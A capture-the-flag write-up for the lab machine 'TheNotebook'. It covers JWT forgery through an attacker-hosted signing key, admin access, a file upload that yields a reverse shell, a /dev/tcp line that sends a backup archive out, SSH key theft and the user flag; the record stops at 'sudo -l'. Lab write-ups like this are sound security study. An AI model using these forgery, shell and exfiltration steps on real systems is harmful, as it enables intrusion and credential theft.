TheNotebook

ip: 10.10.10.230

nmap

```
└─$ nmap -sC -sV -A -oN nmap 10.10.10.230
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-08 10:55 IST
Nmap scan report for 10.10.10.230
Host is up (0.16s latency).
Not shown: 997 closed ports
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
|   256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
|_  256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp    open     http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: The Notebook - Your Note Keeper
10010/tcp filtered rxapi
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.33 seconds
```

webpage

register, write notes, and it will assign a uuid and a cookie

```
GET /static/css/bootstrap.min.css.map HTTP/1.1
Host: 10.10.10.230
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: auth=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9wcml2S2V5LmtleSJ9.eyJ1c2VybmFtZSI6ImRlayIsImVtYWlsIjoiZGVrQGZybC5jb20iLCJhZG
1pbl9jYXAiOjB9.NGcBfgQcE27SZP7-JtUd4TseG8eGQPSS6ukoU4sUYMfdTAfd4Xpaslt1AVo8PRyIkpiJyv88lOxTvYbVXq3pEu12bPjJjIYJ_C4GoYpMxOrOO4O5UaU67FN6yRTPl8_GhXWRuSJZ
CDU9O8lP6SPkEoOGf5APYCx5As9pSMrM5Wizo-tNcpjv-RKVHp5COKqEZNAScQufQBI-djdVAlTBuPCWceT-4SDhIqVOWdyuRAc1YJRyHnrHCm_DIB0h3J_ZOHrNzjXZL4FFdopPzPVv5MlCtTgiJVz
3S6iJVKGwMNh-oZ_L1aBRhlvrLH-1gFVR3rCYUCtJ5xIwebQsWePg6hPloyMFrSru-U8g919iEtmxX6Dw5mhn4dOSg5LLEqHOQld4hbEMO28V4TwlYu1lETciVnOMBlsU7YFfeAqqiXoWm7kwExz8sC
zuUplHrR-jwmy7V9BhZJOKMeOlNl6F8Je13FCjRLegtg0m7gsxlEEMZb3FpRIZ-yKJeEcLu7_ZDYyJDOKJ19JMW-PI50a3xKoUAWDHxyfcbAyb-rfH5FOtolfVXXkiKPs8sXC_KEdTdNR50sevnThGO
Dhk7HOHAjKhKKi47C4wschM2S_D3c_akIW8a7JFaBjcoircqkyoOoFJKPQKRXUT2GzOa9PC-8Nkl_aOr3BUDMWIQVpFw64; uuid=5249f569-550a-4c41-a022-ac05bdf0a944
Cache-Control: max-age=0
```


INSPECTOR

uuid=5249f569-550a-4c41-a022-ac05bdf0a944

Cookie: auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9wcml2S2V5LmtleSJ9.eyJ1c2VybmFtZSI6ImRlayIsImVtYWlsIjoiZGVrQGZybC5jb20iLCJhZG1pbl9jYXAiOmZhbHNlfQ.epKQLwQxEsclVGk5RxhyPRxVmNlMyDJGTDnahERGQsQDAXBPwKykzx8ivAV-_O_PCA2WcQgOkKLM4RPn6EU3KlVVUWOCdjj6xTlRzbYAhuEZxX4tnRTTKto0fFrcZzlhfW_G9Brgu7S77lVAK0kSsw2RX8OcCqk1pyezMG52FUi8afGDNSOcExXQrwqQGTmKPlSupwAR


nbVuUC0Lpe_cw2t-BRAeBOshNdxFeK-JcFwFix2zeffjYbUOa8F3Cm8z_EzKP1zNQ-VlGf81vYuijSi-lWhvYHJhrJ99D6×9ey3RyO6DoFcA05Aed5npdcWOedUTn2GjjSwhqpG6rk6UxbH-bGE1rJgD8jhRpbKJs_vLcdiU5TDZojYsYjYzpz_c1ZR0yqBSSsy1eFAxXN0VbJS5QfQMu6oYkmIcl6TFKq4i1ggFAPSJfCpcvrFDqbXRYshr4iqT4B1p29XEgvRoObTdO4Wp5Ar6Mv9ERsZEQFQHbCREvjsLx4vt5hu4f_2cUpXXbHBH7ZgmDqQRf34Xnf9t3nt6fRu90SDSyzg2chDfoiNw2oHWM3QjpVVL7waB8D1ltqdrbYBMLnCm0ROLN2xBngmudpo2LNMskUlPXkK6n8exhsmdi4XDjf77k-PYB6y5KSY_cGG8BtCZNxc1giCGxuAgWJEg9BMyu38w8gY;

looking up about auth cookie I found jwt, lets see that too, what that is.



https://jwt.io/

upon pasting the token..
we get something interesting...



its using keys for the auth (prob. gpg keys) and kid at port 7070

https://auth0.com/blog/navigating-rs256-and-jwks/

on researching and from the jwt.io itself, we can create out own token for auth..
lets create one and exploit it.

create a new rsa key pair


https://gist.github.com/ygotthilf/baa58da5c3dd1f69fae9

```
ssh-keygen -t rsa -b 4096 -m PEM -f jwtRS256.key
# Don't add passphrase
openssl rsa -in jwtRS256.key -pubout -outform PEM -out jwtRS256.key.pub
cat jwtRS256.key
cat jwtRS256.key.pub
```

here now edit the payload and the details in jwt.io to the one matching to the original token, but change the localhost to your own tun0 ip, change admin_cap to true

And make sure the algorithm is set to RS256

It should look like this, signature verified.



before changing the cookie, change the priv key name to privKey.key as that is called on and spin the server on port 7070.


new cookie/token:(on the left)

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNC4xNTo3MDcwL3Bya
XZLZXkua2V5In0.eyJ1c2VybmFtZSI6ImRlayIsImVtYWlsIjoiZGVrQGZybC5jb20iLCJhZG1pbl9jYX
AiOnRydWV9.usHHdoQtVumPs4U2ZDBf2_72HmOwhYAzxkmHfiDqG9oexElrH4feArh-
A5_t0faOKR6wgoTx78cI7TftRhSdiNDHeBpWKt4XV_51h9KDLdyTBMqM62Tbqs4J9xG9jKgfR50b2wpO_
hT2_77cq6ZyCy_IV-
qECxGvcGIDpqIOqCFRivyuu7Kq_QLafSjbhLfoMdU31c36Dl2ahj8p1V61griHgU3Du_TpJvUdM8jfmIV
_AvyIAG22ekLGLZUTr6ENOQmBhYxCVIB6HEc9WC5dJ08Vswi7MesVBXvDbXNJqfm2U6XLII94B2hPJD5e
fqBLi4sDuoSIRM290WsdicRSvRlC3MTHen_t6BbP7L7Um5N9prsJCJmt5hbKBisewDG46ASrEEOKxEXJl
pM3kV0R0-dupZcpIS3JEl2DSvF61PHI82V6MwaFK3Lxxq5m09-2B98dP3RnshQH8OR5Wh0vdQx-
nN06YHh5tSf4x1t7mdPzSjhmkmH3gskGs5h1_7n_ke_CGisjGnyPJrjgcqTU1g7xIedoCjb15-
RtLR4vEXxGPwDYZX7lBEot-_cXg16XT74-
pEwYpBk1etsH36QGnhpkDfO6Efa2ROxf4Qc46QwkNUpsxO6k89RYP0_CW-
MJDnqCAGWZrtlJh7lyYW7TuiGkdczab5q6O2xmUEETQC0
```

change the token and our priv key is been picked


```
└─$ python3 -m http.server 7070
Serving HTTP on 0.0.0.0 port 7070 (http://0.0.0.0:7070/) ...
10.10.10.230 - - [08/Mar/2021 12:20:42] "GET /privKey.key HTTP/1.1" 200 -
```

and now we are admin, (but the thing is we have to change the cookie every time we switch the pages or send some requests)




View Notes | Upload File


and we can upload the files



uploaded



now view



got rev shell as www-data

```
└─$ nc -nlvp 1234                                                                                                    127 ×
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.230] 43694
Linux thenotebook 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 06:56:08 up  9:34,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami && ip a && hostname
www-data
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:45:42 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.230/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:42:49:4d:7d brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
7: veth971cb76@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 22:6e:d7:62:9f:09 brd ff:ff:ff:ff:ff:ff link-netnsid 1
31: veth9175c4a@if30: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 32:13:2d:53:05:16 brd ff:ff:ff:ff:ff:ff link-netnsid 0
thenotebook
$
```

user

In /var/backups/ there is home.tar.gz file

sending the file

```
www-data@thenotebook:/var/backups$ ls
ls
alternatives.tar.0        apt.extended_states.2.gz  dpkg.status.0  home.tar.gz
apt.extended_states.0     dpkg.diversions.0         group.bak      passwd.bak
apt.extended_states.1.gz  dpkg.statoverride.0       gshadow.bak    shadow.bak
www-data@thenotebook:/var/backups$ cat home.tar.gz > /dev/tcp/10.10.14.15/4444
<ackups$ cat home.tar.gz > /dev/tcp/10.10.14.15/4444
www-data@thenotebook:/var/backups$
```

getting the tar.gz file

```
└─$ nc -nlvp 4444 > home.tar.gz
listening on [any] 4444 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.230] 36798
```

Unzipping we got the ssh keys

```
└─$ tar -xvf home.tar.gz
home/
home/noah/
home/noah/.bash_logout
home/noah/.cache/
home/noah/.cache/motd.legal-displayed
home/noah/.gnupg/
home/noah/.gnupg/private-keys-v1.d/
home/noah/.bashrc
home/noah/.profile
home/noah/.ssh/
home/noah/.ssh/id_rsa
home/noah/.ssh/authorized_keys
home/noah/.ssh/id_rsa.pub
```

give permission and ssh into the server

```
└─$ ssh -i id_rsa noah@10.10.10.230
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Mar  8 07:08:09 UTC 2021

  System load:  0.11              Processes:              190
  Usage of /:   41.9% of 7.81GB   Users logged in:        0
  Memory usage: 20%               IP address for ens160:  10.10.10.230
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  ⇒ There are 2 zombie processes.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

61 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Mar  8 03:11:41 2021 from 10.10.14.25
noah@thenotebook:~$ whoami && ip a && hostname
noah
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:45:42 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.230/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:42:49:4d:7d brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
7: veth971cb76@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 22:6e:d7:62:9f:09 brd ff:ff:ff:ff:ff:ff link-netnsid 1
31: veth9175c4a@if30: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 32:13:2d:53:05:16 brd ff:ff:ff:ff:ff:ff link-netnsid 0
thenotebook
noah@thenotebook:~$
```

```
noah@thenotebook:~$ whoami && ip a && hostname && cat user.txt
noah
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:45:42 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.230/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:42:49:4d:7d brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
7: veth971cb76@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 22:6e:d7:62:9f:09 brd ff:ff:ff:ff:ff:ff link-netnsid 1
31: veth9175c4a@if30: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 32:13:2d:53:05:16 brd ff:ff:ff:ff:ff:ff link-netnsid 0
thenotebook
23fdba116afd21df6801b85308a107fe
noah@thenotebook:~$
```


user hash ==== 23fdba116afd21df6801b85308a107fe

root

```
noah@thenotebook:~$ sudo -l
